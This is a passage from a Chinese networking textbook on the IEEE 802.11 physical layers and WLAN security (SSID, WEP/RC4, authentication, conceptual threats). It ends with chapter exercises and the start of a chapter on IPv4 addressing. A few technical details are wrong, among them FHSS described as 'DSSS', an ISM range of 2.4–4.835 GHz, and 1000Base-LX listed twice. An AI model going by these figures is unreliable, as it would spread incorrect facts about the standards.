IEEE 802.11无线局域网的物理层有6种规范，如表3.9所示。除了红外光外，使用的射频频段都在工业、科学和医疗频段(Industrial，Scientific，and Medical Band，ISM)。ISM频段的使用不需要申请无线电使用执照，包含3个频段：902～928MHz，2.4～4.835GHz，5.725～5.85GHz，如图3.37所示。




图3.37　工业、科学与医疗ISM无线电频段的规定范围

表 3.9　IEEE 802.11 的物理层

IEEE	通信技术	频段	调制方式	速率(Mbps)
802.11	FHSS	2.4GHz	FSK	1 和 2
	DSSS	2.4GHz	PSK	1 和 2
		红外光	PPM	1 和 2
802.11a	OFDM	5.725GHz	PSK 或 QAM	6～54
802.11b	DSSS	2.4GHz	PSK	5.5 和 11
802.11g	OFDM	2.4GHz		22 和 54

1．IEEE 802.11 FHSS 跳频扩展频谱通信系统

IEEE 802.11 FHSS 使用跳频扩展频谱 DSSS 通信技术。工作频段为 ISM 的 2.4～2.485GHz，带宽 83.5MHz，将此带宽分为 79 个 1MHz 带宽的子带，各子带之间有保护间隙频带，以防止子带之间相互干扰。使用了一个伪随机码发生器来选择跳频序列。调制技术是 2 级频移键控 FSK 或 4 级频移键控 FSK，每波特传输 1 或 2 比特信息，因此数据率 1Mbps 或 2Mbps，将此基带信号送到 ISM 跳频调制器，如图 3.38(a)所示。




图 3.38　IEEE 802.11 无线局域网的基带调制

2．IEEE 802.11 DSSS 直接序列扩展频谱通信系统

IEEE 802.11 DSSS 使用直接序列扩展频谱 DSSS 通信技术。扩频直接序列码片为 11-chip Barker 序列，扩频后为 11 或 22MHz 带宽。载波工作频段为 ISM 的 2.4GHz。调制技术为相移键控 PSK，波特速率 1Mbaud/s，2 相键控 BPSK 时为 1bit/baud，4 相键控 QPSK 时为 2bit/baud。因此通信速率为 1Mbps 或 2Mbps。再将此基带送到 ISM 载频调制器，如图 3.38(b)所示。

3．IEEE 802.11 红外光通信

使用的红外光波长范围 800～950nm。调制技术为脉冲位置调制(Pulse Position Modulation，PPM)。对于 1Mbps 的数据速率，先将 4 比特的序列映射为 16 比特的序列，这种序列中只有 1 个比特为 1，其余 15 个比特全为 0。对于 2Mbps 的数据速率，先将 2 比特的数据序列映射为 4 比特的序列，这种序列中只有 1 个比特为 1，其余 3 个比特为 0。映射

后的序列被送到光调制器转换为光信号，有光表示 1，无光表示 0，如图 3.38(c)所示。

4. IEEE 802.11a OFDM 正交频分多路复用系统

正交频分多路复用数据通信技术(Orthogonal Frequency-Division Multiplexing，OFDM)在宽带移动通信系统中得到了广泛的应用，如移动数字电视系统、移动多媒体通信系统等。在 IEEE 802.11a 的 OFDM 中使用 5.725 GHz 的 ISM 频段。OFDM 类似于频分多路复用 FDM 系统，将整个通信频段分为 52 个子频带，其中 48 个子频带用于并行地传输数据组，4 个子频带用于传输控制信息。调制方法类似于第 2 章介绍的非对称数字用户线路(Asymmetric Digital Subscriber Line，ADSL)，对每个子带的调制使用 PSK 和 QAM，总数据速率：PSK 为 18Mbps，QAM 为 54Mbps。将频段分为子带可以减少相互干扰，如果随机地使用这些子带，也可以提高安全性。

5. IEEE 802.11b DSSS 高速率直接序列扩频

IEEE 802.11b DSSS 使用高速率直接序列扩频(High-Rate Direct Sequence Spread Spectrum，HR-DSSS)技术，工作于 2.4GHz 的 ISM 频段。HR-DSSS 与 DSSS 系统类似，但是编码方法不同，称为补码键控(Complementary Code Keying，CCK)，将 4 或 8 比特编码为 1 个 CCK 符号。为了实现与 DSSS 的向下兼容，HR-DSSS 定义了 4 种数据速率：1，2，5.5 和 11Mbps。前两种速率使用与 DSSS 相同的调制技术。5.5Mbps 速率使用了 2 相相移键控 BPSK 技术，波特率为 1.375Mbaud/s，每波特用 4 bit CCK 编码。其调制技术如图 3.39 所示。




图 3.39 802.11b 高速率直接序列扩频系统的基带调制

6. IEEE 802.11g

此新技术定义了前向纠错技术和正交频分多路复用技术(OFDM)，使用 2.4GHz 的 ISM 频段。其调制技术实现了 22 或 54Mbps 的数据速率。它与 IEEE 802.11b 兼容，但是调制技术为 OFDM。

3.5.4 IEEE 802.11 无线局域网的安全性

无线局域网中的安全问题分为访问控制和信息保密两部分。访问控制由访问识别号 SSID 机制保障，但是 SSID 本身很不安全，服务区号可以通过窃听或其他简易手段获得，因此这种访问控制机制只是初级的防护。图 3.40 所示为一个工作站登录到 IEEE 802.11g 无线路由器的联网状态案例，从中可读出前述相关参数。对信息安全的保密机制当前主要采用有线等价保密(Wired Equivalent Privacy，WEP)，但是 WEP 协议也存在安全方面的不足，IEEE 提出了 WEP2、ESN(Enhanced Security Network)等改进方法。

无线局域网中存在以下几种安全隐患：

(1) 拒绝服务攻击 DoS，攻击者可以发送大功率的与无线局域网相同频率的干扰信号来干扰网络的正常工作，即采用无线电干扰，导致正常用户无法使用网络。




图 3.40　计算机登录到 IEEE 802.11g 无线路由器的联网参数案例

(2) 无线窃听(即被动式攻击),由于办公室内的无线电信号能传播到室外,入侵者可以在建筑物外访问无线局域网,捕获网络中传输的数据。不过,入侵者需要获得这个无线局域网的网络访问代码。

(3) 冒名顶替,入侵者可以将自己伪装成基站,因为移动设备通常会将自己切换登录到信号最强的网络,如果失败登录则尝试下一个网。由此方法,入侵者可以获取找出登录者的密钥和口令等。

IEEE 802.11 无线局域网采用的安全机制主要体现在 3 个方面:采用 RC4 加密算法对信息加密;采用两种认证方法,共享密钥认证和开放系统认证;密钥管理,采用挑战应答传输和接收密钥的方式。

1. IEEE 802.11 物理层的安全

无线局域网使用的扩频技术主要有直接序列扩频(DSSS)和跳频扩频(FHSS)技术(见表 3.8)。直接序列扩频先采用伪随机码对信息比特进行扩频调制后,再数字调制到无线电载频上,如果窃听者不知道伪随机序列码就不能从无线电信号中解调出用户信息。跳频扩频系统是让无线电载频按照某规律随机跳变,而躲避干扰,如果窃听者不掌握跳频规律,就难于获取信息,甚至不能判断发射台是否存在。这在保密通信领域得到广泛应用。

2. IEEE 802.11b 链路层的安全

IEEE 802.11b 标准规定了有线等价保密(WEP)的可选加密方案。WEP 采用属于对称流密码的 RC4 加密算法,支持可变长密钥,用于对数据进行加密。RC4 将初始化矢量(Initialization Vector,IV)与共享密钥 K 两部分经过"异或 XOR"运算形成密钥,并扩展成为任意长度的伪随机比特"密钥流"。加密过程就是将产生的密钥流与明文信息进行"异或 XOR"运算。解密过程为用同样的基于 IV 和 K 产生的密钥流,与密文信息相"异或 XOR"运算,得到明文。WEP 中的 IV 长度为 24 位。

在 WEP 中,通信的报文中加入了完整性校验码(Integrity Check,IC)以检测信息的完整性。为了避免使用重复的密钥流,WEP 对每个包使用不同的初始化矢量 IV,因此对不同的数据包产生不同的 RC4 密钥。最简单的做法就是让 IV 从 0 算起,每一次发送或接收一个数据包,IV 就加 1,而 IV 就包含在通信的数据报文中。

3. IEEE 802.11b 网络层的安全

IEEE 802.11b 定义了 3 种机制来提供 WLAN 的访问控制和保密：服务配置标识符(Service Setup Identifier，SSID)；身份认证(Authentication)；虚拟专网(Virtual Private Network，VPN)。

服务配置标识符(SSID)提供低级别的访问控制，通常是无线局域网子系统中设备的网络名称，用于在本地分割子系统。访问接入点(AP)通常在自己的信标中广播 SSID，很容易被获取。

IEEE 802.11b 定义了两种身份认证方法：开放式和共享密钥式。身份认证必须在每台计算机上设置，并且与访问接入点(AP)匹配。开放式身份认证是默认的方法，整个验证过程以明码方式在无线信道传输，即使客户机没有提供正确的 WEP 密钥，也能与 AP 进行通信。在共享密钥方法中，AP 发送给客户机一个询问信息，客户机必须用正确的 WEP 密钥对它进行编码，并把编码结果返回给 AP 进行验证。如果客户机提供错误的密钥，说明验证失败，AP 不会允许与它进行通信。

一些无线局域网的设备支持基于客户端 MAC 地址的身份认证方法，只有客户端的 MAC 地址与 AP 使用的验证表中的合法地址相匹配，AP 才允许客户机与它进行通信。关于虚拟专网(VPN)参见第 11 章。

3.6 本章小结

以太网是使用最广泛的网络技术。由标准以太网衍生出目前的 FE、GE、EPON 等网络技术。IEEE 802.3 定义了第 1 代 10Mbps 标准以太网，它使用 1-坚持 CSMA/CD 媒体接入方法。以太网的数据链路层由 LLC 子层和 MAC 子层构成。MAC 子层执行 CSMA/CD 的访问策略，以及构成以太帧。以太网中的每台工作站的 NIC 网卡具有一个全球唯一的 48bit 长的 MAC 地址。

10Mbps 标准以太网的最短帧长为 64B，最大帧长为 1518B。全双工的交换式以太网扩展了每个网段的容量，不再需要 CSMA/CD 的媒体接入策略。

快速以太网 FE 的速率为 100Mbps。常用的模式有：100Base-TX(使用两对双绞线电缆)、100Base-FX(使用两根光纤)、100Base-T4(使用 4 对双绞线电缆)。

千兆以太网(GE)的速率为 1Gbps。它的媒体接入方式有：半双工模式(不常用，采用传统的 CSMA/CD 方法)，全双工模式(最常用，不需要 CSMA/CD)。常用的千兆以太网类型有：1000Base-LX(两根光纤，短波长激光源)，1000Base-LX(两根光纤，长波长激光源)，1000Base-T(4 对双绞线)。

十千兆以太网(10GE)，数据速率 10Gbps，使用两根光纤，全双工交换式组网。有 3 种常用类型：10G-Base-S、10G-Base-L、10G-Base-E。

ARP 协议的目的是为了在以太网上传输 IP 包，由于协议缺乏认证机制，易导致 ARP 欺骗，形成中间人攻击，网络用户传输信息被篡改和泄露。另一类 ARP 攻击是广播发送大量请求包阻塞网络。

DHCP 协议是为了给网络主机自动配置 IP 地址参数，其服务器的异常广播响应能阻塞网络。

以太网无源光纤网络(EPON)将 GE 的应用扩展到城域网范围,高性价比,可用于三网融合中。

IEEE 802.11 无线局域网定义了两种服务:基本服务集(BSS)和扩展服务集(ESS)。在分布式协调功能(DCF)的 MAC 子层中采用的访问无线电信道的方法是 CSMA/CA。在点协调功能(PCF)的 MAC 子层中采用的访问无线电信道的方法是轮询 polling。网络分配矢量(NAV)是一种用于避免冲突的定时器。

无线局域网的 MAC 帧中有 9 个字段,可以包含 4 个地址,分别用于通信双方处于 4 种不同的位置情况。使用 3 种帧:管理帧、控制帧和数据帧。IEEE 802.11 定义了几种不同的物理层(无线电和光信道),有不同的数据速率和调制技术。

习题与实践

1. 如果以太网的目的地址是 07:01:02:03:04:05,该地址属于单播、多播还是广播类型?

2. 一个以太网 MAC 子层接收到来自上层(LLC)的 42B 的数据。该子层必须将多少字节的数据加到填充字段?

3. 一个 10Base-5 电缆的长度是 2.5km,如果在粗同轴电缆中的传播速率是 200 000km/s,那么 1bit 数据从网络始端传输到末端需要多长时间?(忽略设备中的传播延迟)

4. 尽管千兆以太网假设的传输速率为 1Gbps,但是,1000Base-SX 规范声明了时钟的运行速率为 1250MHz。这里超高的时钟频率是为了提供额外的安全开销吗?如果不是,那会是什么?

5. ________是一个动态映射协议。对一个给定的 IP 地址,利用该协议可以找到一个对应的物理地址。

a. ARP　　b. RARP　　c. ICMP　　d. 以上都不正确

6. 当协议是 IP、硬件是以太网时,一个 ARP 分组的长度是多少字节?

7. 按照第 7 章介绍的操作方法,(1)查看并分析自己计算机的 ARP 表中的内容,(2)利用 Wireshark 捕获自己计算机网络接口上的 ARP 广播请求包和返回的单播应答包,详细分析以太帧中各字段的内容,写出实验报告。

8. 按照第 7 章介绍的方法,(1)查看自己计算机的每个网络接口的 IP 参数配置,(2)用命令提示符的指令,清空计算机内的 IP 参数配置,重新申请。利用 Wireshark 捕获计算机网络接口上的 DHCP 广播请求包和 DHCP 服务器返回的广播应答包,详细分析以太帧中各字段的内容,写出实验报告。

9. 设置自己计算机中各网络接口的 IP 地址配置参数,静态和动态 IP 地址配置的优缺点是什么?

10. 比较 CSMA/CD 和 CSMA/CA 的区别。

11. 一个带有________移动性的站点能够从一个 ESS 移动到另一个 ESS。

a. 不迁移　　b. BSS　　c. ESS　　d. (a)和(b)

12. 使用 Wireshark 网络协议分析软件工具,在一台以太网计算机上进行以下数据包的捕获分析实验:各种协议帧的流量分析统计,单播数据帧格式分析,广播数据帧格式分

析。写出实验分析报告

13. 有线等价保密(WEP)是IEEE 802.11的一种安全加密机制,其目的是保证可靠性和数据完整性,并通过拒绝非WEP包来达到保护对网络的连接。讨论它的缺陷。

14. 在一台计算机上用无线局域网接入方式登录到一台无线路由器上(例如家庭上网的无线路由器等),从无线路由器的网络状态参数列表(见图3.40)中读出以下数据,并解释其含义,写出实验报告:SSID,BSSID,channel,Maximum Link Speed,Encryption Mode,Authentication Mode,Fragment Threshold,RTS Threshold,Local MAC Address,RX Anetenna Selection,Tx Antenna Selection,Device ID。

15. 访问华为公司网站www.huawei.com.cn和中兴公司网站www.zte.com.cn,查阅该公司的EPON的产品介绍,了解OLT和ONU设备可实现的技术指标及其组网方案,写出分析报告。

第 4 章　IPv4 和 IPv6 协议及其安全

第 1 章介绍到 TCP/IP 协议的网络层（也称为互联网层）的作用是将相互独立的 IP 包（packet，也称为分组）从源主机传输到目的主机（host to host 或者 end to end），中间可能要经过各种不同类型的局域网和广域网络。发送端的网络层从传输层得到数据段（segment）后，添加上网络层的头部，头部中包含了发送端和接收端的 IP 地址等信息。当不同类型的网络和链路相互连接起来，就构成了互联网，通过路由器或交换机将包传输到目的主机，网络层的另一个功能是路由选择。本章讨论 IPv4 和 IPv6 协议，以及从 IPv4 网络向 IPv6 网络过渡的几种技术方案。其中包含了很多网络层的安全应用实例。

4.1　互联网 IP 地址

互联网 TCP/IP 协议的网络层使用的逻辑地址是 IP 地址。IPv4（Internet Protocol version 4）的地址有 32 位长，新的 IPv6（互联网协议版本 6）的地址有 128 位长。由于 IPv6 地址极大地增加了可用地址的数量，就给地址分配和管理带来更多的灵活性。这里先讨论目前广泛使用的 IPv4 地址，然后讨论 IPv6 地址。

4.1.1　IPv4 地址及其分类

互联网上的每台主机和路由器的网络接口都需要有一个全球唯一的 IP 地址来进行标识，这样才能保证 IP 包的正常寻址传输。由于 IPv4 地址的数量有限，可以采用一些辅助措施来扩展地址的使用范围，例如，利用时间分段使用的方式，在某个时间段内指定某台主机使用一个 IP 地址，另一个时间段内将此 IP 地址让另一台主机使用。另一方面，如果一台路由器有 m 个网络接口，需要同时连接到 m 个不同的网络上，就需要有 m 个不同的网络地址来标识每一个网络接口。例如，家庭网络用户使用的 PPPoE 路由器有两个网络接口，一个接家庭计算机网络，另一个接互联网服务商 ISP 的网络，两个接口上都设有 IP 地址。

1. IPv4 地址空间

地址空间（address space）是网络协议所能使用的所有地址的总数。如果一个协议使用的地址有 N 比特，那么地址空间就是 2^N，因为每个比特可以有两个不同的值（0 或 1），因此 N 比特就有 2^N 个不同组合的值。IPv4 使用 32 比特的地址，地址空间为 2^{32} 或 4 294 967 296 个地址。理论上，如果没有限制的话，IPv4 地址可以支持四十多亿台主机，但事实上对地址的使用有一些限制条件，导致可使用的地址数量远少于此值。

2. IPv4 地址的表示方式

IPv4 地址有 3 种表示方式：二进制数表示、十六进制数表示和 256 进制数表示。256 进制数表示的 IP 地址也称为“Doted Decimal”分段加点的十进制数表示，详见附录 C 的介绍。

（1）二进制数的 IP 地址：IPv4 地址有 32 位，每 8 位是一个字节，因此常用 4 字节分段表示。例如：01110101 10010101 00011101 00000010。

（2）十六进制数表示的 IP 地址：上例二进制数每 4 位用一个十六进制数表示 0x75 95 1D 02。

（3）256 进制数表示的 IP 地址：为了使 IP 地址的表示更紧凑和便于阅读，互联网地址常分为 4 段，每段 8 比特可表示 256 个符号，用十进制符号表示数值范围 0～255，段间用符号“.”隔开。例如，上例的二进制地址的 256 进制数表示为 117.149.29.2。

3. IPv4 地址的分类寻址

传统上，将 IPv4 的地址分为 5 类：A、B、C、D、E。每类地址占据 IP 地址空间的一部分。虽然这种分类方法已经陈旧过时了，但在此还是进行简要介绍。

可以根据一个 IP 地址的第 1 个字节判断它属于哪一类，如图 4.1 所示。如果是二进制形式，用第 1 字节的前几个比特就可以判定它的类别。如果是十进制分段表示，用第 1 个字节的数值所处的范围进行判定。

